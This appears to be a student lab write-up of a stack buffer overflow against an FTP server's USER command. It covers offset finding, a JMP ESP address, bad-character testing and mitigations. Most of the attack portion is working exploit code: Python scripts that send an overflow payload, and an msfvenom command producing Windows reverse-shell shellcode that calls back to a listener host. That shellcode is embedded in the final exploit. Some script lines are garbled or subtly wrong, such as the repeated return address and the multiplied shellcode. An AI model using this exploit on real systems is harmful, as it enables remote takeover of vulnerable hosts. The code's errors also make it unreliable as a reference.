
- Now after knowing the register addresses and location we tried creating new python script. In this python script we filled up the pad with set of ‘A’ that can reach up to EIP location and then it will be overwritten by ‘B’s, then 20 nops are added and rest of the space is filled with ‘C’s. As shown in the figure script was designed.

```
1 #!/usr/bin/python$
2 import socket,sys$
3 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)$
4 s.connect((sys.argv[1],21))$
5 pad=b'A'* 247 + b'B'* 4 + '\x90' * 20 + b'C' *(1000-247-4-20)$
6 s.send(b'USER' + pad + b'\r\n')$
7 $
8 s.close()$
```

- After creating the script we restarted the ftp server and immunity debugger and ran the exploit and program crashed and we again started to analyse the output.

```
Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program
```

- By analysis we could see that EIP is overwritten with 4 ‘B’s and esp is pointing to the NOPs and the location of the String ‘C’ could be place to setup up our shell code.



- Now we wanted to redirect the whole execution flow to the memory where C's are located so when we put our shellcode there, it will work.
- We tried to do it many ways and finally found, if we find instruction JMP ESP in memory Section,it will help us understand the further steps. so we looked at the executable modules and clicked on WS2_32.dll moduled to locate the register.
- And then we found the address of the JMP ESP which is located at 7775367F.
- After that we changed 4 'B's in to the python exploit with this address, in reverse order because this 32 bit machine follows the little endian format. As you can see in the figure.

```
1 #!/usr/bin/python$
2 import socket,sys$
3 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)$
4 s.connect((sys.argv[1],21))$
5 pad=b'A'* 247 + b'B'* 4 + b'\xF7\x36\x75\x77' * 20 + b'C' *(1000-247-4-20)
  $
6 s.send(b'USER' + pad + b'\r\n')$
7 $
8 s.close()$
```


- Now we are going to find bad characters from the program code and remove from them from our exploit.
- Bad characters are taken by program as input and interpreted literally by the system, because of that program gets confused in middle of the execution.
- We are using string of all hexadecimal characters so that we can know at which character program is not working properly so that we can remove it. we used these character at the place of ‘C’s now that our program flow is pointing there.

```
#!/usr/bin/python
import socket,sys
al_chrs=(b"\x01\x02\x03\x04\x05\x06\x08\x09\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26
\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a
\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e
\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93
\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7
\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xbd\xcd
\xdd\xed\xfd\xe0\xe2\xe2\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1],21))
pad=b'A'* 247 + b'B'* 4 + b'\xF7\x36\x75\x77' * 20 + al_chrs
s.send(b'USER' + pad + b'\r\n')

s.close()
```

- we then ran the python script and program crashed again and we analysed the output. We could see that program was interrupted the NOPs where al_char strings are starting to execute. we found out program is getting interrupted from the start char ‘0x00’ so we removed it.

- After that we did the same procedure again and again, until we remove all the bad characters and program started working correctly. and we found that program had three bad characters ‘0x00’, ‘0x0A’ and ‘0x0D’.



- After that, we created a shellcode using metasploit with msfvenom using window's shell_reverse_tcp payload with IP: 169.254.92.25 and lhost on port number 4444. We also used Exitfunc wich will not shutdown the ftp server even after the shellcode starts running.
- And finally utilizing bad characters with parameter -b so that shellcode won't create any entry that can truncate the program.


```
    -c, --add-code          <path>     Specify an additional win32 shellcode fil
e to include
    -x, --template          <path>     Specify a custom executable file to use a
s a template
    -k, --keep                         Preserve the --template behaviour and inj
ect the payload as a new thread
    -v, --var-name          <value>    Specify a custom variable name to use for
 certain output formats
    -t, --timeout           <second>   The number of seconds to wait when readin
g the payload from STDIN (default 30, 0 to disable)
    -h, --help                         Show this message
msf6 > msfvenom -p windows/shell_reverse_tcp LHOST=169.254.92.25 LPORT=4444 -f
 c EXITFUNC=thread -b "\x00\x0A\0D"
[*] exec: msfvenom -p windows/shell_reverse_tcp LHOST=169.254.92.25 LPORT=4444
 -f c EXITFUNC=thread -b "\x00\x0A\0D"
```

- As shown above we created the shellcode and added that code in to our python exploit.

- This was our final python exploit which would give us reverse connection after executing and for that we have to start port listening meterpreter session on the parrot terminal.

```
#!/usr/bin/python$
import socket,sys$
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)$
s.connect((sys.argv[1],21))$
shellcode = b("\xb8\x10\xcc\x53\xe0\xdb\xc9\xd9\x74\x24\xf4\x5b\x33\xc9\xb1"$
"\x52\x83\xeb\xfc\x31\x43\x0e\x03\x53\xc2\xb1\x15\xaf\x32\xb7"$
"\xd6\x4f\xc3\xd8\x5f\xaa\xf2\xd8\x04\xbf\xa5\xe8\x4f\xed\x49"$
"\x82\x02\x05\xd9\xe6\x8a\x2a\x6a\x4c\xed\x05\x6b\xfd\xcd\x04"$
"\xef\xfc\x01\xe6\xce\xce\x57\xe7\x17\x32\x95\xb5\xc0\x38\x08"$
"\x29\x64\x74\x91\xc2\x36\x98\x91\x37\x8e\x9b\xb0\xe6\x84\xc5"$
"\x12\x09\x48\x7e\x1b\x11\x8d\xbb\xd5\xaa\x65\x37\xe4\x7a\xb4"$
"\xb8\x4b\x43\x78\x4b\x95\x84\xbf\xb4\xe0\xfc\xc3\x49\xf3\x3b"$
"\xb9\x95\x76\xdf\x19\x5d\x20\x3b\x9b\xb2\xb7\xc8\x97\x7f\xb3"$
"\x96\xbb\x7e\x10\xad\xc0\x0b\x97\x61\x41\x4f\xbc\xa5\x09\x0b"$
"\xdd\xfc\xf7\xfa\xe2\x1e\x58\xa2\x46\x55\x75\xb7\xfa\x34\x12"$
"\x74\x37\xc6\xe2\x12\x40\xb5\xd0\xbd\xfa\x51\x59\x35\x25\xa6"$
"\x9e\x6c\x91\x38\x61\x8f\xe2\x11\xa6\xdb\xb2\x09\x0f\x64\x59"$
"\xc9\xb0\xb1\xce\x99\x1e\x6a\xaf\x49\xdf\xda\x47\x83\xd0\x05"$
"\x77\xac\x3a\x2e\x12\x57\xad\xf8\x1d\x0b\x34\x93\xe3\xb3\x57"$
"\x3f\x6d\x55\x3d\xaf\x3b\xce\xaa\x56\x66\x84\x4b\x96\xbc\xe1"$
"\x4c\x1c\x33\x16\x02\xd5\x3e\x04\xf3\x15\x75\x76\x52\x29\xa3"$
"\x1e\x38\xb8\x28\xde\x37\xa1\xe6\x89\x10\x17\xff\x5f\x8d\x0e"$
"\xa9\x7d\x4c\xd6\x92\xc5\x8b\x2b\x1c\xc4\x5e\x17\x3a\xd6\xa6"$
"\x98\x06\x82\x76\xcf\xd0\x7c\x31\xb9\x92\xd6\xeb\x16\x7d\xbe"$
"\x6a\x55\xbe\xb8\x72\xb0\x48\x24\xc2\x6d\x0d\x5b\xeb\xf9\x99"$
"\x24\x11\x9a\x66\xff\x91\xba\x84\xd5\xef\x52\x11\xbc\x4d\x3f"$
"\xa2\x6b\x91\x46\x21\x99\x6a\xbd\x39\xe8\x6f\xf9\xfd\x01\x02"$
"\x92\x6b\x25\xb1\x93\xb9";)'$
$
pad=b'A'* 247 + b'B'* 4 + b'\x90' * 20 + b'C' + shellcode *(1000-247-4-20)$
s.send(b'USER' + pad + b'\r\n')$
$
s.close()$
fuzz_3.py                                                    33,1          All
```

```
File  Edit  View  Search  Terminal  Help
┌─[user@parrot]─[~/Desktop/Homework_3]
└──╼ $./ftp_fuzz_3.py 169.254.92.25
┌─[user@parrot]─[~/Desktop/Homework_3]
└──╼ $
```



- As you can see, our exploit was successfully running but because of the condition that we ran the exploit on windows 10 machine which filtered 4444 port was not letting us get the reverse meterpreter connection instead of microsoft-xp sp3 machine, we could not get our exploit to get the meterpreter connection back to us.

❖ Mitigations

- Till now the best defense against stack-based overflow attacks is the use of secure coding practices and mostly stopping use of functions that let user allow unbounded memory access and carefully allocation memory to memory access so that attacker won't have any adjacent memory to manipulate.
- If attackers can only access the memory of the variable they intend to change, they cannot affect code execution beyond the expectations of the developer and architect.
- Also , even now lot of the application developers and program developers don't know the proper use of libraries and assembly for their own program.

- Use High-level programming languages.
- Use Buffer Overflow protection.
- Use static code analysis.
- Use modern Operating system.

References

- https://cwe.mitre.org/data/definitions/121.html
- https://en.wikipedia.org/wiki/Stack_buffer_overflow
- https://www.imperva.com/learn/application-security/buffer-overflow/
- https://www.rapid7.com/blog/post/2019/02/19/stack-based-buffer-overflow-attacks-what-you-need-to-know/
- https://owasp.org/www-community/attacks/Denial_of_Service/
- https://github.com/rapid7/metasploit-framework/wiki/How-to-use-a-reverse-shell-in-Metasploit/
- https://www.exploit-db.com/exploits/15689/
- https://www.exploit-db.com/exploits/23243/
- https://taishi8117.github.io/2016/07/24/bof-metasploit/

Thank you for your time.